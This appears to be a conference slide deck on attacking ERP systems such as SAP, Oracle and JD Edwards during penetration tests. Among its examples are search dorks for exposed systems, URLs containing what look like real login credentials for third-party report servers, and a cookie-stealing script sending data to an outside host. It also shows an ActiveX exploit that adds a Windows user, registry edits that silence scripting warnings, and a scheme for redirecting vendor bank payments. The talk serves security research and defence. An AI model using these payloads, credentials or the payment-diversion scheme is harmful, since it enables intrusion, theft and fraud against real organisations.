

# Title: Forgotten World

Corporate Business Application Systems:



Digital Security  
Research Group

Presented By: Alexander Polyakov & Val Smith

# Speaker Introduction

- **Name:** Alexander Polyakov
- **Title:** CTO, Digital Security Company
  - <http://dsec.ru>
- **Contact:** [@sh2kerr](https://twitter.com/sh2kerr)
- **Background:**
  - Head of Digital Security Research Group <http://dsecrg.com>
  - Architect ERPSCAN security scanner for SAP <http://erpscan.com>
  - OWASP-EAS project leader
  - Expert member of PCIDSS.RU
  - Vuln researcher Business applicatios (SAP, Oracle, IBM)
  - Contributor to Russian security magazine “hacker”
  - Author of 1<sup>st</sup> Russian book about Oracle DB Security
    - [http://www.dsec.ru/about/articles/oracle\\_security\\_book](http://www.dsec.ru/about/articles/oracle_security_book)
  - Speaker: Source, HITB, Deepsec, T2.fi, Troopers, InfosecurityRussia, Ruscrypto



# About

**Digital Security Research Group** – *International subdivision of Digital Security company focused on Research and Development in area of Enterprise business Applications (ERP,CRM,SRM) and technology networks (SCADA,SDC)*

- **ERP** and **SAP** security assessment and pentest
- ERPSCAN security scanner development
- ERPSCAN Online service for SAP
- **SCADA** security assessment/ pentest/ stuxnet forensics

**Digital Security** - *one of the oldest and leading security consulting companies in Russia from 2002.*

- Consulting, Certification, Compliance **ISO,PCI,PA-DSS** etc
- Penetration testing, security assessment, application security
- Information security awareness



# Speaker Introduction

- **Name:** Val Smith
- **Title:** Owner
- **Contact:** [valsmith@attackresearch.com](mailto:valsmith@attackresearch.com)
- **Background:**
  - Previously involved in Metasploit Framework
  - Founded a large malware research database
  - Reverse Engineering, foreign attack profiles, tactical & post-exploitation techniques



# Summary

---

**The data is in the ERP system, why aren't you hacking it yet?**



# What is ERP?

- **Enterprise Resource Planning**

- The collection of computers, servers and databases that store & manage:

- Human Resources information
- Inventory
- Shipping
- Procurement
- Financial, Banking & Accounting
- Payroll



- Basically the real data the company cares about



# What is ERP?


---

- There are MANY vendors and products
  - Oracle
    - E-Business Suite
    - PeopleSoft
    - JD Edwards
  - SAP
  - Microsoft Dynamics
  - Custom
- Lots of acquisitions and companies changing hands



# What is ERP?

---



**EXTREMELY COMPLEX SYSTEMS!**





# What is ERP?

---

**Any vulnerability or compromise of these systems can cause a significant monetary loss or even stoppage of business**



# Business Risks

---

**Corporations running ERP care more about business risks than how many shells someone can pop**




# Business Risks

- Three core risks
  - Espionage
  - Sabotage
  - Fraud



# Business Risks

- **Espionage**
  - Financial Data & Planning
  - Human Resources Data
  - Customer Lists
  - Corporate Secrets
  - Supplier Data



# Business Risks

- **Sabotage**

- Denial of Service

- Incurs huge costs

- Data modification to cause damage

- SCADA Connections

- Common to see connections between ERP and SCADA



# Business Risks

- **Fraud**
  - Manipulate automated transaction systems
  - Generate false payments
  - Move money



Association of Certified Fraud Examiners estimates that corporations average lose 7% of revenue to fraud



# ERP Problems

---

- **Complexity**
  - (complexity kills security)
  - many different **vulnerabilities in all levels** from network to application
  - The learning curve is severe
- **Customization** - cannot be installed out of the box. They have many (up to 50%) custom codes and business logic
- **Risky - Rarely updated** because administrators are scared they can be broken during updates
- **Unknown** - Mostly available **inside a company** (closed world)
- **Also** - Similar to the problems that exist in **SCADA**



# ERP Problems

- ERP is often a hodgepodge of many development languages, environments, platforms, databases, operating systems

| PROPRIETARY | JAVA     | WEB       | OTHER |
|-------------|----------|-----------|-------|
| ABAP/BSP    | JSP      | HTML      | C/C++ |
| Peoplecode  | Servlets | JS        | vbs   |
| PLSQL       | ejb      | CGI       | SQL   |
|             | j2ee     | webdynpro |       |
|             | rmi      |           |       |





# ERP Problems


---

- Just a few of the operating systems ERP runs on
  - Windows
  - Linux (many distros)
  - Solaris
  - HP-UX
- Each of these has different security guidelines and configurations for ERP
- Different Databases as well
  - Oracle
  - DB2
  - MSSQL



# ERP Security Myths

- Business applications are only available internally
- ERP security is the vendor's problem
- ERP software is not a target for attackers
- ERP security is all about SOD



- **Approach Differences**


- Deeper knowledge of ERP than normal systems required
- ERP systems are mission critical and cannot be accidentally taken down
  - POC exploits too dangerous
- Gaining shell / command exec is not the goal
  - Goal is access to sensitive data or impact to business processes



# Penetration Testing ERP

- **Deep Knowledge**

- Higher difficulty than standard pen tests
- Required knowledge of:
  - Business processes
  - Business logic
  - Exploit testing impact risk assessment
  - High end databases
  - Numerous (sometimes esoteric) operating systems
  - Different hardware platforms
  - Common custom implementations



# Penetration Testing ERP

---

- **Exploitation**

- Exploit code not easily weaponized for ERP
- Payloads have to be adapted
  - Numerous hardware, OS, release version, and db systems to generate payloads for
  - In some cases up to 50 different shellcode variations
- Building a test environment nearly impossible
  - Takes an expert a week to properly install each variation
  - A year to build a comprehensive test environment



# Penetration Testing ERP

- **Exploitation**

- A better approach required

- Focus on


- Architecture

- Business Logic

- Configuration Problems

- Rather than

- Program or Memory Vulnerabilities



# Penetration Testing ERP

## • Exploitation

| Program vulnerabilities: |  | Architecture flaws: |   |
|--------------------------|--|---------------------|---|
| -                        | Can be patched quickly                               | +                   | Harder to patch and harder to re-design (old design – in production for 10 years) |
| -                        | Need to write & test numerous payloads               | +                   | One vulnerability – one exploit   |
| -                        | After gaining OS shell you still need to access data | +                   | Direct access to application and API (mostly)                                     |
| +                        | Easier to find                                       | -                   | Harder to find (deeper knowledge on the system required)                          |



- **Architecture Flaws**
  - Information Disclosure
  - Authentication Bypass
  - Improper Access Control
  - Undocumented Functionality
  - Dangerous Functionality
  - Insecure Trust Relationships





- **Attack Surfaces**
  - Three basic attack surfaces
    - Web
    - Clients
    - Insider / lateral



- **Attacking Web Surfaces**
  - In the past ERP was not internet accessible
    - Interaction with mainframes & internal only systems
  - Now business connect applications and DBs over the internet & ERP systems include web interfaces
  - Attack flow includes
    - Finding Targets
    - Remote Exploitation
    - Finding & Attacking Clients
    - Client Exploitation
    - Post-Exploitation



# Penetration Testing ERP

- **Finding Targets**
  - Google Hacking
  - Shodan Queries
  - The following searches
    - Locate ERP systems
    - Provide Informational Errors
    - Show Leaked Sensitive Info
      - Ex. Authentication Info



# ERP Google Dorks

- **SAP Netweaver ABAP**
  - inurl:/sap/bc/bsp
- **SAP Netweaver Portal**
  - inurl:/irj/portal
- **SAP ITS**
  - inurl:/scripts/wgate
  - inurl:/scripts/wgate/webgui
- **SAP BusinessObjects and Crystal Reports**
  - inurl:infoviewapp
  - inurl:apspassword
  - filetype:cwr +
    - inurl:viewrpt
    - inurl:apstoken
    - inurl:init
  - inurl:opendoc inurl:sType
- 
- 
- **Oracle CRM**
  - inurl:/OA\_HTML/jtfflogin.jsp
- **Oracle iStore**
  - inurl:/OA\_HTML/
- **Oracle General:**
  - Inurl:fnderrors.jsp
  - Inurl:rf.jsp
- **PeopleSoft**
  - Inurl:/psp/ps/?cmd=login
  - allinurl:/psp/ cmd=login
- **Shodanhq search strings**
  - SAP Web Application Server (ICM)
  - SAP NetWeaver Application Server
  - SAP Web Application Server
  - SAP J2EE Engine
  - SAP Internet Graphics Server
  - SAP BusinessObjects



# Funny Results




inurl:fnderror.jsp

Search

1 result (0.18 seconds)

[Advanced search](#)

 Everything

 Images

[Error Page](#) ☆ 🔍

<https://cpps.donhr.navy.mil:8007/OA/fnderror.jsp?msg...> - [Cached](#)



# Funny Results

- <https://dmhdowney1.co.la.ca.us/crystal/viewrpt.cwr?id=333500&apsuser=guest&apspassword=&apsauthtype=secenterprise&init=actx>
- <http://www.mhdpc.org/crystal/enterprise/admin/en/viewrpt.cwr?id=1551&apsuser=adminis trator&apspassword=&apsauthtype=secEnterprise&init=actx:connect&user0=webadmin&password0=frumpd00dle&promptOnRefresh=0>
- <http://crystal.upr.edu/crystal/enterprise9/admin/en/viewrpt.cwr?id=50087&apsname=fs-acweb&apsuser=bibuser&apspassword=bibread&apsauthtype=enterprise&init=actx>
- <http://experience.sap.com/CrystalReports/viewrpt.cwr?apspassword=&apsuser=505SSO&drilldowntabs=hide&id=142081&sReportMode=weblayout&apsauthtype=secEnterprise&wid=421f5fead33f20c1>
- <https://reporting.dnr.state.mn.us/CrystalReports/viewrpt.cwr?id=7521&apsuser=CETSMUser&apspassword=DNRTSM&apsauthtype=secEnterprise&promptex-AppraisalReportID=4359&promptex-AppraisalSnapshotSeqNbr=0&promptOnRefresh=1>
- <https://physplnt2.niunt.niu.edu/crystalreportviewers11/viewrpt.aspx?init=connect&id=1032&apsuser=NIUCommunityUser&apspassword=webuser1&apsauthtype=secEnterprise>
- <http://condor.cuny.edu:8085/crystal/enterprise10/viewrpt.cwr?id=101804391&apsuser=user1&apspassword=portal57&apsauthtype=secEnterprise>



- **Remote Exploitation**

- Example 1 – Dangerous Functionality: Default SAP passwords + RFC Functions

- **Business Risk: Remote Sabotage**

- SAP NetWeaver has a web interface for executing RFC functions through the WEB
  - Can be accessed by using SOAP requests to `/sap/bc/webRFC` and `/sap/bc/soap/rfc`
  - Almost all these SOAP requests need SAP authentication
  - All default SAP username/passwords like TMSADM, SAPCPIC or EARLYWATCH can be used



# Penetration Testing ERP

- **ERPSCAN Black** – free tool for penetration testing SAP can execute some remote functions through WEB:
  - 1: RFC\_PING: check alive of rfc service
  - 2: RFC\_SYSTEM\_INFO: get system information
  - 3: SOAP XRFC DoS Exploit [DSECRG-10-005]
  - 4: MMR DoS Exploit [DSECRG-10-006]
  - 5: SXPG\_COMMAND\_EXECUTE Command execution
  - 6: SXPG\_CALL\_SYSTEM: Command execution
  - 7: RFC\_READ\_TABLE: Read columns from table
  - 8: EDI\_DATA\_INCOMING: PassTheHash / SMB relay
  - 9: SUSR\_RFC\_USER\_INTERFACE: Add ABAP user

Download from [dsecrg.com](http://dsecrg.com) greetz to all DSECRG crew:

Alexey Sintsov Dmitry Evdokimov Dmintriy Chastuhin Alexey Turin





- **Remote Exploitation**

- Example 2 – Undocumented Functionality: SAP MMR

- **Business Risk: Remote Sabotage**

- SAP NetWeaver Metamodel Repository service

- Used for remote performance testing

- Can be access without authentication by default in older versions of SAP ECC

- Any attacker can gain access to the test performance page

- » <http://sapserver:8000/mmr/MMR?page=MMRPerformance>

- If run with MAX Data size, 100% of CPU used

- Easily scripted to disable the server



- **Remote Exploitation**

- Example 3 – Dangerous Functionality: SAP SRM

- **Business Risk: Remote Espionage**

- SAP SRM (Supplier Resource Management)

- Used for supplier relations management

- Uses cFolders (a document sharing engine)

- Suppliers update pricing and service information to the system



- **Remote Exploitation**

- Example 3 – Dangerous Functionality: SAP SRM

- **Business Risk: Remote Espionage**

- The company can read the files and decide which supplier to use

- Suppliers often can NOT see each others sensitive data

- This system contains several stored and linked XSS vulns

- Attackers can also add social engineering based cookie stealing files to the system or malicious files taking advantage of the vulnerable SAPGUI ActiveX

```
<html><script>document.location.href='http://  
dserg.com/?'+document.cookie;</script></html>
```

- More on SAP WEB attacks in Mariano's talk "[Your crown jewels online: Attacks to SAP Web Applications](#)"



- **Finding & Attacking Clients**

- Another way to obtain unauthorized access to company internals is to target clients
- Traditional Phishing and Social Engineering techniques are used to find targets
- If there are no remote web-based ERP frontends, clients can be attacked
  - SAP GUI
  - SAP NWBC
  - Business Objects Crystal Reports client
  - Oracle Document Capture
  - etc



# Penetration Testing ERP

- **Client Exploitation**

- ~15 vulns found in **SAP GUI** in the last 3 years

- DSecRG released SAPSploit to facilitate exploitation

- **Other applications**

- 2 vulns in **Oracle ODC** + 2 pending disclosure 18 jan by DSecRG

- 3 vulns in **Crystal Reports** client ( 1 disclosed by DSecRG)

- Recent buffer overflow in **NetWeaver Business Client NWBC** ActiveX control SapThemeRepository

- by Alexander Polyakov and Alexey Sintsov

- An attacker can get remote access to a client workstation that uses NWBC

- <http://dsecrg.com/pages/vul/show.php?id=210>



## • Client Exploitation

– Example 1 – Undocumented Functionality: Insecure ActiveX Methods

– **Business Risk: Various**

- ActiveX controls have been discovered that can Read & write files, execute programs, run dangerous functions, **remotely connect to SAP servers.**
- This example allows command execution

```
<html>
<title>*DSecRG* Add user *DSecRG* [DSECRG-09-064] </title>
<object classid="clsid:A009C90D-814B-11D3-BA3E-080009D22344"
id='test'></object>
<script language='Javascript'>
function init()
{
test.Execute("net.exe","user DSecRG p4ssW0rd /add" ,"d:\\windows\\",1,"",1);
}
init();
</script>
</html>
```



- **Client Exploitation**

- **Example 1 – Undocumented Functionality: Insecure ActiveX Methods**

- **Business Risk: Various**

- This function was created by SAP
- Can be used in malicious pages to execute code
- A more practical approach than traditional exploits
  - Due to the problems that can exist in trying to create universal exploits for NWBC
  - No need to be concerned with cross version/platform shellcode compatibility
- A free service has been developed for checking frontend security online

- <http://erpscan.com>



- **Post Exploitation**

- Goal of ERP post-exploitation is:
  - Obtain access to business-critical data and processes
  - Show possible business risks
- Two main ways:
  - Exploit lateral targets from a client
  - Use a current user session

- **Next steps**

- Collect information about other targets (SAP servers)
- Attempt to exploit them
  - Can be exploited using **SapTrojan** created by dsecrg
    - Described in a talk named “Attacking SAP Users with Sapsplit” by Alexander Polyakov
  - Another method is to use a dangerous functionality such as GUI scripting in SAP





- **Remote Exploitation**

- Example 3 – Dangerous Functionality: SAP GUI Scripting

- **Business Risk: Remote Espionage**

- SAP users are able to create and run scripts to automate their user tasks
- By default SAP GUI Scripting is disabled on any given SAP system
  - But it is very useful feature in many companies, thus it is widespread and generally turned enabled
  - There is no difference between SAP GUI communication generated by a script and SAP GUI communication generated by a user
- A script has the same rights to run SAP transactions and enter data as a user
- In addition, the same data verification rules are applied to the data entered by a user and data entered by a script
- A user can enable or disable SAP GUI scripting setting a registry value
  - Works on the older versions of SAPGUI prior to 7.2.
  - In 7.2 a user can enable it using a checkbox menu
  - After 7.2 GUI Scripting is enabled by default



- **Remote Exploitation**

- **Example 3 – Dangerous Functionality: SAP GUI Scripting**

- Enabling Client Side GUI Scripting

- To enable GUI Scripting:
      - Click the “Customizing of Local Layout” toolbar button in SAPGUI
      - Click Options and choose the Scripting tab
      - Select the “Enable Scripting” check box

- Enable Server Side GUI Scripting

- Start a RZ11 transaction
      - Type *sapgui/user\_scripting* in the “Maintain Profile Parameters” window
      - Click Display
      - Click Change value in the “Display Profile Parameter Attributes” window
      - Type TRUE in the new value field.



- **Remote Exploitation**

- **Example 3 – Dangerous Functionality: SAP GUI Scripting**

- **Attack Scenerio** - (thanks to Dmitriy Chasuhin).
    - **Plan:** Change bank account information of a company chosen from the vendors list to our bank account
      - Next time someone makes a transfer for this company the money will be sent to us
      - After this an attacker simply needs to run this script again to change it back
    - In SAP there is the LFBK table where the main information about banking accounts is stored
    - The major fields of this table are:
      - BANKN – Bank account number
      - IBAN – International Bank Account Number



- **Remote Exploitation**

- **Example 3 – Dangerous Functionality: SAP GUI Scripting**

- A script to implement this attack can be developed in two parts

- 1<sup>st</sup> part

- » Turns off the security warning the user sees when GUI Scripting executes
        - » This warning can be disabled by changing a Current User registry key so admin access isn't required

- The specific registry key is:

```
[HKEY_CURRENT_USER\Software\SAP\SAPGUI Front  
\SAP Frontend Server\Security]
```

```
"WarnOnAttach"=dword:00000000
```

```
"WarnOnConnection"=dword:00000000
```



- **Remote Exploitation**

- **Example 3 – Dangerous Functionality: SAP GUI Scripting**

- 2<sup>nd</sup> part does:

- Waits 210 ms to change registry values
      - Open the SAPGUI window and minimize it to tray
      - Run SE16n transaction (Changing table values)
      - Open the LFBK table with the “&SAP\_EDIT “ option
      - Create a copy of bank account
      - Change BANKN
      - Delete the original

- Note: This type of script with some modifications can be used as a payload for **SapSploit**



# Penetration Testing ERP

---

- **Internal Attacks**
- An attacker or malicious insider gains access to internal ERP resources
- Three main internal attacks:
  - Authentication and access control bypass
  - Dangerous functionality
  - Insecure trust relations



- **Authentication Bypass**

- Example 1 – Authentication Bypass: Russian ERP

- **Business Risk: Espionage, Sabotage, Fraud**

- Overview:

- Russian ERP handling tech processes for several large companies
    - Legacy 2-tier architecture
    - Consists of a frontend on the workstation
      - Backend on the database server.
    - Backend consists of several stored procedures
    - Frontend connects directly to database.



- **Authentication Bypass**

- Example 1 – Authentication Bypass: Russian ERP
- Authentication Process Details:
  - User enters domain u/p “guiuser” on the frontend
  - Frontend app tries to connect to the db using the credentials
    - Domain users have no direct rights on db objects like tables and stored procedures
      - Only one function allowed: *xp\_setapprole*(“parameter”)
      - Direct connection to db appears secure





- **Authentication Bypass**

- Example 1 – Authentication Bypass: Russian ERP

- Authentication Process Details Cont’:


- After connecting to the frontend server, the application automatically executes the ***xp\_setapprole*** function with a secret password as a parameter
- Password is generated by a pseudo random function using the IP of the frontend
- After executing this function the user “DC/guiuser” impersonates and has rights to run any stored procedure
- Frontend application reads info from USERINFO table
- Depending on the given role to the “DC/guiuser”, the application displays a GUI with the requested functionality



# Penetration Testing ERP

- ~~Authentication Bypass~~

- Example 1 – Authentication Bypass: Russian ERP



- **Authentication Bypass**

- **Example 1 – Authentication Bypass: Russian ERP**

- Design is totally insecure
      - Password transmitted insecurely
      - Security checks are performed on the frontend
    - This can be hacked by:
      - Network sniffing on Frontend
      - Gaining a password for the *xp\_setapprole* function
      - Connecting to the Database server manually and running this function
    - Then an attacker can
      - Make changes directly on the db
      - Give themselves an additional role with privileges by changing data in the USERINFO table
      - Gain total control of the system, delete and update log tables
    - No Exploits executed



- **Authentication Bypass**

- Example 2 – Authentication Bypass: JD Edwards

- **Business Risk: Local Espionage, Sabotage, Fraud**

- Problem: Usage of hardcoded passwords

- Authentication Process Details

- User enters username ( Ex. APPUSER) and password (Ex. APPASSWORD) on Frontend

- Frontend app tries to connect to JD Edwards db using username JDE and its password from configuration file **jde.ini (by default password = JDE)**

- Frontend app check APPUSER password in table F98OWSEC s

- Frontend app draw GUI by using info from reads info from F98OWSEC



- **Authentication Bypass**

- **Example 2 – Authentication Bypass: JD Edwards**

